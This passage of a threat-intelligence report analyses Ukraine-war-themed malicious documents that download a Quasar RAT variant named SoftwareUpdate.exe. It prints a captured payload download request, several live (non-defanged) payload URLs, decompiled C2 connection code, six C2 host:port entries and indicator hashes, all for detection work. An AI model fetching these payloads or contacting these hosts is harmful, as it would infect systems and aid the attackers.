
```

GET /SoftwareUpdate.exe HTTP/1.1
Host: b29.bet
Connection: Keep-Alive

```



We also saw it on the online malware sandbox ANYRUN with the same network behavior.



What's more, this maldoc contacts with the same domain list we found in the first maldoc requesting a Windows PE file named SoftwareUpdate.exe.


#### Contacted URLs

Scanned	Detections	Status	URL
2022-03-18	12 / 95	200	<a href="https://playgo88.fun/SoftwareUpdate.exe">https://playgo88.fun/SoftwareUpdate.exe</a>
2022-03-16	11 / 94	404	<a href="https://choigo88.us/SoftwareUpdate.exe">https://choigo88.us/SoftwareUpdate.exe</a>
2022-03-15	9 / 94	404	<a href="https://taisunwin.club/SoftwareUpdate.exe">https://taisunwin.club/SoftwareUpdate.exe</a>
2022-03-15	0 / 93	200	<a href="http://icikdl.windowsupdate.com/msdownload/update/v3/static/trustedrien/CABD2A79A1076A31F21D253635CB039D4329A5E8.crt?213f2497aaa20f59">http://icikdl.windowsupdate.com/msdownload/update/v3/static/trustedrien/CABD2A79A1076A31F21D253635CB039D4329A5E8.crt? 213f2497aaa20f59</a>
2022-03-15	0 / 93	404	<a href="https://web.sunwinvn.vip/SoftwareUpdate.exe">https://web.sunwinvn.vip/SoftwareUpdate.exe</a>
2022-03-16	12 / 95	200	<a href="https://web.sunvn.net/SoftwareUpdate.exe">https://web.sunvn.net/SoftwareUpdate.exe</a>
2022-03-21	10 / 94	404	<a href="http://b29.bet/SoftwareUpdate.exe">http://b29.bet/SoftwareUpdate.exe</a>
2022-02-28	0 / 93	405	<a href="https://mobile.pipe.aria.microsoft.com/Collector3.0/">https://mobile.pipe.aria.microsoft.com/Collector3.0/</a>
2022-03-23	12 / 95	200	<a href="https://playgo88.fun/">https://playgo88.fun/</a>

So far, we have seen that the most demanded Windows PE file by every maldoc analyzed was SoftwareUpdate.exe and depending on the requesting moment it could be distributed by the C2 or not. After getting this Windows PE file from the C2 and starting to analyze it, based on a simple static analysis we could quickly conclude it was a variant of well-know and open-source malware known as Quasar RAT developed in .NET framework.

property	value
md5	<a href="#">82332B108C80AECFD576CA362FC7BE1A</a>
sha1	<a href="#">59570C5C85328675E9A04309A39565E10E78B40B</a>
sha256	<a href="#">1368EF0F6086158E22416AB8846AF4E0996961FE9292E12D4F22...</a>
file-type	<b>executable</b>
date	empty
language	neutral
code-page	Unicode UTF-16, little endian
Comments	n/a
CompanyName	n/a
FileDescription	Quasar Client
FileVersion	1.4.0
InternalName	Client.exe
LegalCopyright	Copyright © MaxXor 2020
LegalTrademarks	n/a
OriginalFilename	Client.exe
ProductName	Quasar
ProductVersion	1.4.0
Assembly Version	1.4.0.0

Quasar RAT is a software distributed under the MIT (Massachusetts Institute of Technology) licensed and freely available on [GitHub](#), as you can see here:



Subsequently, with a behavior-based approach debugging the sample, we realized this sample checks the current path on which it is executed and copy itself in a new directory named “PDF Reader” into the %PROGRAMFILES% directory. Then, the next step is hiding itself from disk setting its file attributes as hidden. For this purpose, the sample modifies its own enumerate property FileAttributes setting it to Hidden (Application.ExecutablePath -> FileAttributes.Hidden).

Then, with a ready environment, Quasar tries to contact with the C2 notifying a new computer compromised successfully. It was here, at this point of analysis, where we found the same domain list that it had been identified previously through the maldocs analyzed. This C2 domain list is stored in a dynamic object variable named hostsManager, specifically into the attribute queue\_0 and each value store every domain, IP address and port associated to contact with the C2. Note that Quasar RAT communicates with the C2 using the same TCP port 4782 and every communication will be encrypted through HTTPS except only one relative to the domain b29[.]bet.

```

95     this.gclass42_0.method_0();
96 }
97 Class27 hostsManager = new Class27(new Class26().method_0(GClass61.string_1));
98 this.gclass27_0 = new GClass27(hostsManager, GClass61.x509Certificate2_0);
99 this.gclass27_0.Event_1 += this.gclass27_0_ClientState;
100 this.method_2(this.gclass27_0);
101 this.gclass2_0 = new GClass2(this.gclass27_0);
102 this.gclass2_0.method_1();
103 new Thread(delegate()
104 {
105     this.gclass27_0.method_15();
106     Application.Exit();
107 }).Start();
108 }
109
110 // Token: 0x06000009 RID: 9 RVA: 0x000020D5 File Offset: 0x000020D5
111 private void gclass27_0_ClientState(GClass26 s, bool connected)
112 {
113     if (connected)
114     {
115         this.notifyIcon_0.Text = "Quasar Client\nConnection established";
116         return;
117     }
118     this.notifyIcon_0.Text = "Quasar Client\nNo connection";
119 }
120
121 // Token: 0x0600000A RID: 10 RVA: 0x00008B84 File Offset: 0x00006D84
122 private void method_2(GClass27 client)
123 {

```

100 %

Name	Value
gclass	(GClass5)
hostsManager	(Class27)
IsEmpty	false
queue_0	Count = 0x00000006
[0]	{https://web.sunvn.net:4782}
[1]	{https://taisunwin.club:4782}
[2]	{https://web.sunwinvn.vip:4782}
[3]	{http://b29.bet:4782}
[4]	{https://playgo88.fun:4782}
[5]	{https://choigo88.us:4782}
Raw View	

Finally, we found its SSL certificate, identifying the subject as a Quasar Server CA with an expiration date 31/12/9999 and it appears that it have been generated since March 04, 2022.

Name	Value
x509Certificate2_0	[[Subject] CN=Quasar Server CA [Issuer] CN=Quasar Server CA [Serial Number] 00DADD48358638D960F1DE1402DE1323 [Not Before] 04/03/2022 4:50:13 [Not After] 31/12/9999]
Archived	false
CertContext (System.Security.Cryptography.X509Certificates.X509Certificate2)	System.Security.Cryptography.X509Certificates.SafeCertContextHandle
CertContext	System.Security.Cryptography.SafeCertContextHandle
Extensions	System.Security.Cryptography.X509Certificates.X509ExtensionCollection
FriendlyName	""
Handle	0x000000001FDD920
HasPrivateKey	false
Issuer	"CN=Quasar Server CA"
IssuerName	System.Security.Cryptography.X509Certificates.X500DistinguishedName
NotAfter (System.Security.Cryptography.X509Certificates.X509Certificate2)	[31/12/9999 15:59:59]
NotAfter	[31/12/9999 15:59:59]
NotBefore (System.Security.Cryptography.X509Certificates.X509Certificate2)	[04/03/2022 4:50:13]
NotBefore	[04/03/2022 4:50:13]
PrivateKey	null
PublicKey	System.Security.Cryptography.X509Certificates.PublicKey
RawData (System.Security.Cryptography.X509Certificates.X509Certificate2)	byte[0x000004F8]
RawData	byte[0x000004F8]
SerialNumber (System.Security.Cryptography.X509Certificates.X509Certificate2)	"00DADD48358638D960F1DE1402DE1323"
SerialNumber	"00DADD48358638D960F1DE1402DE1323"
SignatureAlgorithm	System.Security.Cryptography.Oid
Subject	"CN=Quasar Server CA"
SubjectName	System.Security.Cryptography.X509Certificates.X500DistinguishedName

On the whole, beyond destructive artifacts seen into the Russia's ongoing cyberattacks in Ukraine, it seems there is a place for cyberespionage campaigns which are taking advantage of the information published relative to the Russia's ongoing cyberwar events. However, we do not have enough evidence to make any kind of attribution up to now.

## INDICATORS OF COMPROMISE:

MALDOCS:

FILENAME	SHA1
Ukraine Conflict Update 16_0.doc	6e7775277b18a481ca4ce24d5e13fd38ab1b5991
Ukraine Conflict Update 16_0.docm	079037f3abff65ce012af1c611f8135726ef0ad2
Ukraine Conflict Update 16_0.xlsm	35c6d3b40ba88f5da444083632c8e414a67db267
Ukraine Conflict Update 16_0.zip	296f26fb9b09a50f13bdf6389c05f88019bac13f
Leaked_Kremlin_emails_show_Minsk_protoco.doc	4476657d32a55ca0d89d21d2a828a8d8cbc5dbab

QUASAR RAT:

FILENAME	SHA1
The increasingly complicated Russia-Ukraine crisis explained.zip	34dfdf16d13f974a06f46486ab4ad7034db8e9d5
The increasingly complicated Russia-Ukraine crisis explained.exe.pdf	bbb9bf63efc448706f974050bef23bb1edd13782
SoftwareUpdate.exe	bbb9bf63efc448706f974050bef23bb1edd13782

NETWORK:

### Domain list

taisunwin.]club

web.sunwinvn.]vip

sunvn.]vin

b29.]bet

play.go88vn.]vin

playgo88.]fun

choigo88.]us

go88c.]net

go88.]gold

go88vn.]vin

play.go88vn.]vin

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go88code.]com

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thesieutoc.]net

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sun.]fun

Customers with Lab52's APT intelligence private feed service already have more tools and means of detection for this campaign.

In case of having threat hunting service or being client of S2Grupo CERT, this intelligence has already been applied.

If you need more information about Lab52's private APT intelligence feed service, you can contact us through the [following link](#)